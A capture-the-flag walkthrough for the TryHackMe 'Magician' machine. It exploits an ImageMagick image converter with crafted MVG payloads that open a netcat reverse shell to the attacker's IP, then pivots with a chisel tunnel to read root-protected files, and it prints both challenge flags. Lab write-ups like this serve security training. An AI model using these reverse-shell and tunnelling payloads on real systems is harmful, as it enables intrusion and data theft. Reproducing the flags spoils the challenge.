

## Magician TryHackMe Walkthrough



~ l0lt3under

**65 min Read**

---

Welcome to this beginner's adventure! , this was an easy box from TryHackMe, aptly named "*magican*".

**Let's Begin!!**

### **NOTES TO REMEMBER:**

1. Victim IP is **10.10.48.181**
2. Attacker IP is **10.11.29.22**
3. Please make sure to add "**magican**" in your **/etc/hosts** file otherwise it will not work.

let's start by adding an entry to `/etc/hosts` ,

```
GNU nano 5.2 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kraken

## THM/HTB HOST ~ TEMP
10.10.48.181 magician

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

[ Wrote 13 lines ]

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^\_ Go To Line M-E Redo

So , let's not waste any time and fire up our nmap scan as part of our enumeration!  
I won't explain nmap here but you can check out an awesome reference [here](#)

```
sudo nmap -sC -sV -A -T4 -oA nmap/initial_scan -vvv 10.10.48.181
```


we get :

## 10.10.48.181 :

| Port     | State | Service    | Version               |
|----------|-------|------------|-----------------------|
| 21/tcp   | open  | ftp        | vsftpd 2.0.8 or later |
| 8080/tcp | open  | http-proxy |                       |
| 8081/tcp | open  | http       | nginx 1.14.0          |

\*Full dump [here](#)\*

So , we see two web server *like* ports open let's have a look in the browser.



## Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Wed Feb 24 04:24:05 UTC 2021

There was an unexpected error (type=Not Found, status=404).

No message available

We can see that we get a error at port 8080! shoot , well tough luck , let's try another port ie. 8081 at **http://magician:8081**



PNG  
Select your PNG file you want to upload and convert

UPLOAD AND CONVERT FROM PNG TO JPG WITH THE POWER OF MAGIC!

List of your converted images

we see an application load up on this port! Nice!

It says it's a **"PNG to JPG converter"** , now here if you are a beginner motivated to learn , i would give all that opportunity!


## Links to Learn From!:

- <http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html>
- <https://docs.fileformat.com/image/jpeg/>
- try to understand : <https://github.com/mcourant/convert-png-to-jpg>
- <https://book.hacktricks.xyz/pentesting-web/file-upload> (Further learning)

I would seriously recommend reading up on above links before continuing , it'll really help cement a LOT of concepts we're about to use!

OKAY, so assuming you've been a good and curious student 😊 , let's go ahead with our pentest .


google **"PNG to JPG converter exploit"** , to see of some known vulnerabilities known for this *application/software/implementation* , you should see something like this,



wow , that's a lot of weird references to something called **"ImageMagick"** , let's research first what it is!

just google "**ImageMagick**" to learn more about it

**There is a lot of info about it [here](#)**



The screenshot shows the Wikipedia page for ImageMagick. The main content area has a warning box stating: "This article has multiple issues. Please help improve it or discuss these issues on the talk page. (Learn how and when to remove these template messages) [hide]" followed by two bullet points: "This article's lead section may be too short to adequately summarize its key points. (May 2017)" and "This article relies too much on references to primary sources. (August 2010)". Below this, the text reads: "ImageMagick is a free and open-source<sup>[1]</sup> cross-platform software suite for displaying, creating, converting, modifying, and editing raster images. Created in 1987 by John Cristy, it can read and write over 200 image file formats. It and its components are widely used in open-source applications." The right-hand sidebar contains a gallery of images and a table with the following information:

| ImageMagick        |                                                        |
|--------------------|--------------------------------------------------------|
| Original author(s) | John Cristy                                            |
| Developer(s)       | ImageMagick Studio LLC                                 |
| Initial release    | August 1, 1990; 30 years ago <sup>[1]</sup>            |
| Stable release     | 7.0.11-1 / February 21, 2021; 1 day ago <sup>[2]</sup> |
| Repository         | github.com/ImageMagick/ImageMagick#                    |

So , now that we have some general idea about what exactly this piece of software is , let's start finding issues in it , after a simple google search about "**common php vulnerabilities**" , we notice that we have something called "**insecure file upload**" in *PHP*.

Now, here comes another chance , to learn about aa truly amazing resource on the internet which i will come back to later [GO HERE](#)

now , back on topic let's google , "**ImageMagick exploit**" to find any publicly available exploit code for it that *maybe* we can use.

you will see several references to a popular exploit technique . one such is [here](#)

let's inspire and challenge ourselves and make our **own Exploit Code**

**push graphic-context**

**viewbox 0 0 640 480**

**fill 'url(<https://127.0.0.1/someimage.jpg>)|nc -e /bin/sh 10.11.29.22 '6969)'**

**pop graphic-context**

write this in any text editor (sublime recommended) and save it as **reverse.png** if you don't understand what is going on , [READ](#) .

```
GNU nano 5.2 reverse.png
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/someimage.jpg)|nc -e /bin/sh 10.11.29.22 "6969)"
pop graphic-context
```



then we open up a terminal on our **Attacker Machine** (Ubuntu in my case) and type the following :

```
rlwrap nc -nlvp 6969
```

note : you can install rlwrap by running : `sudo apt install rlwrap` to learn more go [here](#)

This will start a **listener** on our **Attacker Machine** which can receive connection back from a **Victim Machine** .

then upload our **reverse.png** and look back in our terminal !!! (type "id" in the terminal , if you do not see any output you are on the right path!)

ERROR , something went horribly wrong and we did not get any connection back !! , did our amazing enumeration skills fail us??!

NOPE , as a matter of fact , our enumeration was dead on right and we just aren't using enough firepower here.

So , let's swicth gears , first goto **payload all the things** github repository. (Hint: i have already shared the link above , find it! )

Now try to find an **ImageMagick** related folder or payload ,

after using our carefully honed skills we will land on this specific shellcode to act as our payload :

[folder!](#)

Inside this folder , we are going to choose the netcat payload because that is the tool we are using to establish a connection to the victim, :

## [shellcode/payload](#)

Make a file called **shell.png** and load our payload in it and open it up in any text editor then change it's LOCAL\_IP and LOCAL\_PORT to that of the **Attacker Machine** , so that the **Victim Machine** knows who are the divine masters calling it remotely 🙄.

```
GNU nano 5.2                                shell3.png                                Modified
push graphic-context
encoding "UTF-8"
viewbox 0 0 1 1
affine 1 0 0 1 0 0
push graphic-context
image Over 0,0 1,1 '|mkfifo /tmp/gjdpez; nc 10.11.29.22 6969 0</tmp/gjdpez | /bin/sh >/tmp/gjdpez 2>&1; rm
pop graphic-context
pop graphic-context
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^\_ Go To Line M-E Redo

we can easily see a lot of input confusion and [piping](#) is going on here , i will not explain this code , that will be your **homework**.

next we just check if our netcat setup is running and if everything is ready , we start to upload this file on `http://magician:8081`

immediatly after uploading (assuming inside shell.png you correct tryhackme tun0 IP is mentioned) you'll see a shell pop up on your system!

CONGRATULATIONS! 🎉

so here's another piece of advice , the shell you have access to now is not like your typical ssh shell , cause it is extremly unstable and we should run some cmds to make sure it stable enough to use.

run these commands in this exact order in your newly acquired shell session :

```
CTRL + Z
```

```
stty raw -echo; fg
```

After doing this you'll be in your shell again , then run :

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

After you have ran these cmds in the order shown above , you should have a fairly stable shell to work with.

```
l48 l0lt3under@kraken:~/Documents/thm/magician$ stty raw -echo; fg
rlwrap nc -nlvp 6969

python -c 'import pty;pty.spawn("/bin/bash")'
magician@magician:/tmp/hsperfdata_magician$ export TERM=xterm
export TERM=xterm
magician@magician:/tmp/hsperfdata_magician$ id
id
uid=1000(magician) gid=1000(magician) groups=1000(magician)
magician@magician:/tmp/hsperfdata_magician$ pwd
pwd
/tmp/hsperfdata_magician
magician@magician:/tmp/hsperfdata_magician$ whomai
whomai

Command 'whomai' not found, did you mean:
  command 'whoami' from deb coreutils

Try: apt install <deb name>

magician@magician:/tmp/hsperfdata_magician$
```

now goto /home/magician

```
cd /home/magician
```

```
ls -llah
```

```
magician@magician:/tmp/hsperfdata_magician$ cd /home/magician
cd /home/magician
magician@magician:~$ ls -llah
ls -llah
total 17M
drwxr-xr-x 5 magician magician 4.0K Feb 13 07:19 .
drwxr-xr-x 3 root      root      4.0K Jan 30 10:43 ..
lrwxrwxrwx 1 magician magician   9 Feb  6 13:38 .bash_history -> /dev/null
-rw-r--r-- 1 magician magician 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 magician magician 3.7K Apr  4 2018 .bashrc
drwx----- 2 magician magician 4.0K Jan 30 10:43 .cache
drwx----- 3 magician magician 4.0K Jan 30 10:43 .gnupg
-rw-r--r-- 1 magician magician 807 Apr  4 2018 .profile
-rw-r--r-- 1 magician magician   0 Jan 30 10:43 .sudo_as_admin_successful
-rw----- 1 magician magician 7.4K Jan 31 03:50 .viminfo
-rw-r--r-- 1 root      root      17M Jan 30 11:55 spring-boot-magician-backend-0.0.1-SNAPSHOT.jar
-rw-r--r-- 1 magician magician 170 Feb 13 07:19 the_magic_continues
drwxr-xr-x 2 root      root      4.0K Feb  5 05:14 uploads
-rw-r--r-- 1 magician magician  24 Jan 30 11:30 user.txt
magician@magician:~$
```

Finally , we can see a **user.txt** flag on the system!!!

let's read it

```
cat user.txt
```



```
magician@magician:~$ cat user.txt
cat user.txt
THM{simsalabim_hex_hex}
magician@magician:~$
```

WE GOT THE FLAG!!!!!!

BUT wait ! , there is something else , something magical that is going on!! , we can also see a file called **"the\_magic\_continues"**!

let's try reading it !

```
cat the_magic_continues
```

```
magician@magician:~$ cat the_magic_continues
cat the_magic_continues
The magician is known to keep a locally listening cat up his sleeve, it is said to be an oracle who will tell you secrets if you are good enough to understand its meows.
magician@magician:~$
```

hmm, it says there is a port on the system?? a cat software running ?? there are a lot of unanswered questions , it looks like this file won't be of much help , let's try some basic linux information gathering.

```
find / -perm 4000 -type f -exec ls -la {} 2>/dev/null \;
```

 run this to find weird files with weird permissions

we see we get no output , NEXT!

```
cat /etc/crontab
```

we see nothing worth looking into 😞

```
crontab -l
```

we see that there are no crontabs for our currently compromised user

Now , let's get to my favorite part which is lateral movement and network exploitation .

```
netstat -tulpn | grep LISTEN
```

this command will show us active tunnels and connections and is seriously something you should note down in your notebook!

```

magician@magician:~$ netstat -tulpn | grep LISTEN
netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:6666        0.0.0.0:*           LISTEN -
tcp        0      0 0.0.0.0:8081          0.0.0.0:*           LISTEN -
tcp        0      0 127.0.0.53:53         0.0.0.0:*           LISTEN -
tcp6       0      0 :::8080               :::*                LISTEN 959/java
tcp6       0      0 :::21                 :::*                LISTEN -
magician@magician:~$

```

all these ports look normal 53 is DNS , we saw 8081 before in our nmap scan and 8080 is running a web service and 21 has the ftp service , so there is only one in this crowd who is unaccounted for and that is **6666** .

```
telnet 10.10.48.181 6666
```

```

lolt3under@kraken:~/Documents/thm/magician$ telnet 10.10.48.181 6666
Trying 10.10.48.181...
telnet: Unable to connect to remote host: Connection refused
1 lolt3under@kraken:~/Documents/thm/magician$

```

but if we try to access it we are not able to !!!!

Now , again , it is time to learn again !!

## Follow the below links and come back when your research is complete:

1. <https://0xdf.gitlab.io/2020/08/10/tunneling-with-chisel-and-ssf-update.html>
2. <https://github.com/jpillora/chisel>
3. <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20:/Network%20Pivoting%20Techniques.md>
4. <https://www.sevenlayers.com/index.php/332-chisel-port-forward>
5. <https://book.hacktricks.xyz/tunneling-and-port-forwarding>
6. <https://oscp.infosecsanyam.in/pivoting>

if you lack networking skills then,

- [Networking](#)
- [Basic Security Theory](#)

OKAY, so from now on im going to be assuming that you have general idea about a nifty tool called **chisel** and know about bridging and tuneling networks in computers a little.

Again , there is no pressure , learn at your own pace 🍌

....  
.....  
.....

Okay , you should be done by now , so here is how it's gonna go .

we'll create a tunnel between , the **Victim Machine**'s IP at port 6666 to one of our ports because we are on the same external network , as long as one of the users on the **Victim Machine** does this there should be no problem with this kind of attack.

we'll use a industry standard tool for this called **Chisel** .

Download [Chisel](#) and compile it by running `go build` in its folder/directory. ([Setup for GO](#))

You should now see a compiled binary file for chisel!

Next , we'll setup a simple Python3 http server and force our victim to download our freshly compiled chisel binary through our shell that we have on the **Victim Machine**.

## switch to a directory you have control over , then

```
git clone https://github.com/jpillora/chisel.git
```

```
cd chisel
```

```
go build
```

```
sudo python3 -m http.server 5555
```

if using python 2 then : `python2 -m SimpleHTTPServer 5555`

Then on the **Victim Machine** on the shell , we do ,

```
wget http://10.11.29.22:5555/chisel
```

```
magician@magician:~$ wget http://10.11.29.22:5555/chisel
wget http://10.11.29.22:5555/chisel
--2021-02-24 03:51:52-- http://10.11.29.22:5555/chisel
Connecting to 10.11.29.22:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12299384 (12M) [application/octet-stream]
Saving to: 'chisel'
```

```
chisel          98%[=====> ] 11.55M  145KB/s  eta 1s  █
```

The chisel binary will download on the victim machine.

now run the following cmds to see some magic happen!!

On **Victim Machine** :-

```
chmod +x chisel
```

On **Attacker Machine** :-

```
./chisel server --reverse --port 4343
```

On **Victim Machine** :-

```
./chisel client 10.11.29.22:4343 R:4433:127.0.0.1:6666
```


You should see a output on the shell , similar to this

```
magician@magician:~$ chmod +x chisel
chmod +x chisel
./chisel client 10.11.29.22:4343 R:4433:127.0.0.1:6666

./chisel client 10.11.29.22:4343 R:4433:127.0.0.1:6666
2021/02/24 04:00:03 client: Connecting to ws://10.11.29.22:4343
2021/02/24 04:00:04 client: Connected (Latency 185.944966ms)
█
```

Without touching any of your shells and terminal , open a browser and goto  
**http://Attacker\_IP:4433**

You should see something amazing pop-up!!!



Finally , we saw what was on that port!

```
type /etc/passwd
```

[illegible]

You can decode it in many ways i'll leave that part to you :

```
root:x:0:0:root:/root:/bin/bash
```

**daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin**

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

**sys:x:3:3:sys:/dev:/usr/sbin/nologin**

sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System  
(admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:100:102:systemd Network  
Management,,,:/run/systemd/netif:/usr/sbin/nologin  
systemd-resolve:x:101:103:systemd  
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin  
syslog:x:102:106::/home/syslog:/usr/sbin/nologin  
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin  
\_apt:x:104:65534::/nonexistent:/usr/sbin/nologin  
lxd:x:105:65534::/var/lib/lxd:/bin/false  
uidd:x:106:110::/run/uidd:/usr/sbin/nologin  
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin  
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin  
pollinate:x:109:1::/var/cache/pollinate:/bin/false  
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin  
magician:x:1000:1000:magician:/home/magician:/bin/bash  
ftp:x:111:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin

This is the decrypted Output , there is some interesting stuff here but it is clearly not what we were looking for.

According to the TryHackMe page for this machine , we need to read a file called **root.txt**

which is protected by the root user.

so , let's try `/root/root.txt`

and hit submit a few times to see if we can get a base64 for this file

After hitting Submit a few times we see the following as the output:


**54484d7b6d616769635f6d61795f6d616b655f6d616e795f6d656e5f6d61647d0a**

Now goto a website called [CyberChef](#)

and paste the above string in the input

and then click on a magic wand that pops up on the output panel

and we get the FLAG!!!



That's it submit both the flags on TryHackMe and you are done!!!

That's it from me 🕶️

**HAPPY HACKING**